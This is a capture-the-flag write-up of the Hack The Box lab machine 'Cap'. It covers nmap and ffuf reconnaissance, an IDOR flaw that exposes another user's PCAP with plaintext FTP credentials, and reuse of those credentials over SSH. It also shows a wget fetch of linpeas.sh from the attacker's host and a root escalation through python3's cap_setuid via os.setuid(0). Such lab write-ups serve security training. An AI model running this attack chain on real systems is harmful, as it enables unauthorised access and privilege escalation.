HTB Cap

Cap (Hack Lab)
Recon
First, I start with a quick full-port SYN scan to see what’s exposed, and it show only three services are alive which is FTP, SSH, and HTTP.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[✗]─[ocean@parrot]─[~/Desktop]
└──╼ $sudo nmap 10.10.10.245 -p- -sS -T4
[sudo] password for ocean:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-08 14:21 +08
Nmap scan report for 10.10.10.245
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 20.66 seconds
-p-scan all 65k TCP ports-Ssstealth SYN scan (raw packets; needs sudo)-T4fast timing (aggressive but reliable)
After identifying the open ports, i run a targeted service/version scan on them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌─[ocean@parrot]─[~/Desktop]
└──╼ $nmap -p 21,22,80 -sCV 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-08 15:15 +08
Nmap scan report for 10.10.10.245
Host is up (0.054s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Mon, 08 Dec 2025 06:46:47 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Mon, 08 Dec 2025 06:46:41 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Mon, 08 Dec 2025 06:46:41 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, OPTIONS, HEAD
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
-[REDACTED]-
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.18 seconds
-sCVscript scan + version detection
Nmap didn’t flag anonymous FTP, so the service likely requires valid credential (I tested it as well). SSH is also locked behind authentication. At this point, the only thing we can test is the HTTP service on port 80.
Website (80)

The site is a Security Dashboard and already logged in as a user named Nathan. Most of the UI element work but the profile drop-down doesn’t actually do anything (dead link).

The interesting part is the Security Snapshot function. When trigered, it freezes the page for 5 second then redirect to /data/38 . The download button points to /downlaod/38 and returns a PCAP file for the snapshot.
To map out any hidden functionality, i fuzzed the root directory with ffuf and two interesting endpoints showed up which is /ip(returns the raw output of ifconfig and /netstat (dumps the output of netstat). Nothing to test here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌─[ocean@parrot]─[~/Desktop]
└──╼ $ffuf -u http://10.10.10.245/FUZZ -w /usr/share/wordlists/dirb/common.txt -v

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.245/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 104ms]
| URL | http://10.10.10.245/
    * FUZZ:

[Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 64ms]
| URL | http://10.10.10.245/data
| --> | http://10.10.10.245/
    * FUZZ: data

[Status: 200, Size: 17466, Words: 7275, Lines: 355, Duration: 58ms]
| URL | http://10.10.10.245/ip
    * FUZZ: ip

[Status: 200, Size: 41574, Words: 20047, Lines: 570, Duration: 63ms]
| URL | http://10.10.10.245/netstat
    * FUZZ: netstat

:: Progress: [4614/4614] :: Job [1/1] :: 692 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
Shell as Nathan
Before we go deeper, we need to know IDOR. Insecure direct object reference (IDOR) is type of access control vulnerability where application uses user-supplied input to access objects directly. For example, a website uses the following URL to access the customer data
1
https://insecure-website.com/customer_account?customer_number=132355
Here the customer number is used directly as a record index in queries that are performed on the back-end database. If no other controls are in place, an attacker can simply modify the customer_number value to bypass access controls and view the record of other customers. This is considered horizontal privilege escalation.

The Security Dashboard behaves exactly like this. The snapshot pages /data/<id> and the PCAP download endpoints /download/<id>increment sequentially, and nothing stops us from requesting someone else’s snapshot.
I tried accessing the earliest snapshot /data/0 and able to downlaod the 0.pcap file.
in 0.pcp , We can see that there is two TCP streams which is get request and FTP session. since FTP is plaintext, on the FTP session contain username and password of Nathan.

Then we try to connect to the FTP as Nathan with “Buck3tH4TF0RM3!” as the password. Inside the directory we can grab the user.txt and got the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌─[ocean@parrot]─[~/Desktop]
└──╼ $ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:ocean): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 1001     1001         4096 Dec 07 13:38 .
drwxr-xr-x    3 0        0            4096 May 23  2021 ..
lrwxrwxrwx    1 0        0               9 May 15  2021 .bash_history -> /dev/null
-rw-r--r--    1 1001     1001          220 Feb 25  2020 .bash_logout
-rw-r--r--    1 1001     1001         3771 Feb 25  2020 .bashrc
drwx------    2 1001     1001         4096 May 23  2021 .cache
drwx------    3 1001     1001         4096 Dec 08 05:47 .gnupg
drwxrwxr-x    3 1001     1001         4096 Dec 06 13:08 .local
-rw-r--r--    1 1001     1001          807 Feb 25  2020 .profile
-rw-------    1 1001     1001           34 Dec 07 13:38 .python_history
-rw-------    1 1001     1001          769 Dec 07 13:14 .viminfo
-rwxrwxr-x    1 1001     1001        46631 Dec 06 16:14 LinEnum.sh
-rwxrwxr-x    1 1001     1001       971926 Dec 01 04:47 linpeas.sh
-rwxrwxr-x    1 1001     1001         3253 Dec 07 13:14 s.sh
drwxr-xr-x    3 1001     1001         4096 Dec 06 13:25 snap
-r--------    1 1001     1001           33 Dec 06 13:06 user.txt
-rwxrwxr-x    1 1001     1001           46 Dec 07 13:33 w
-rw-rw-r--    1 1001     1001         2545 Dec 07 13:17 wget-log
226 Directory send OK.
ftp> get user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.000144 seconds (224 kbytes/s)
ftp> quit
221 Goodbye.
Shell as Root
Then we try to connect SSH using the same password as Nathan and its work as well
1
2
3
4
5
6
┌─[ocean@parrot]─[~/Desktop]
└──╼ $ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
-[redacted]-
nathan@cap:~$
Now we run LinPEAS to identify the capabilities and get privilege escalation. First, we need to start a python webserver in the directory that have linpeas.sh . Then ill request it with wget from nathan machine
1
2
3
4
┌─[✗]─[ocean@parrot]─[~]
└──╼ $sudo python3 -m http.server 80
[sudo] password for ocean:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
1
2
3
4
5
6
7
8
9
10
nathan@cap:~$ wget 10.10.14.4/linpeas.sh
--2025-12-08 13:56:54--  http://10.10.14.4/linpeas.sh
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: ‘linpeas.sh.1’

linpeas.sh.1        100%[===================>] 949.15K  1.92MB/s    in 0.5s

2025-12-08 13:56:54 (1.92 MB/s) - ‘linpeas.sh’ saved [971926/971926]
Then we run [linpeas.sh] using bash.

We can see the it highlight cap_net_bind_service and cap_setuid . When we read the man capabilities it it say:
1
2
3
CAP_NET_BIND_SERVICE
Bind  a  socket  to  Internet domain privileged ports (port numbers less than
1024).
1
2
3
4
5
6
CAP_SETUID

*Make arbitrary manipulations of process UIDs (setuid(2), setreuid(2), se‐
tresuid(2), setfsuid(2));
*forge UID when passing socket credentials via UNIX domain sockets;
* write a user ID mapping in a user namespace (see user_namespaces(7)).
cap_setuid means the binary is allowed to call setuid() to become any UID, including 0 (root). Normally, only setuid-root binaries can do this. But here, Python itself has that capability assigned which mean any python script ran has permission to call os.setuid (0).
from here we can abuse cap_setuid to change the user id of current process and got the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nathan@cap:/var/www/html$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("bash")
nathan@cap:/var/www/html$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:/var/www/html$ exit
exit
0
>>> import os
>>> os.setuid(0)
>>> pty.spawn("bash")
root@cap:/var/www/html# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:/var/www/html# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
2d67f27aac78c6e351f8719deafeb511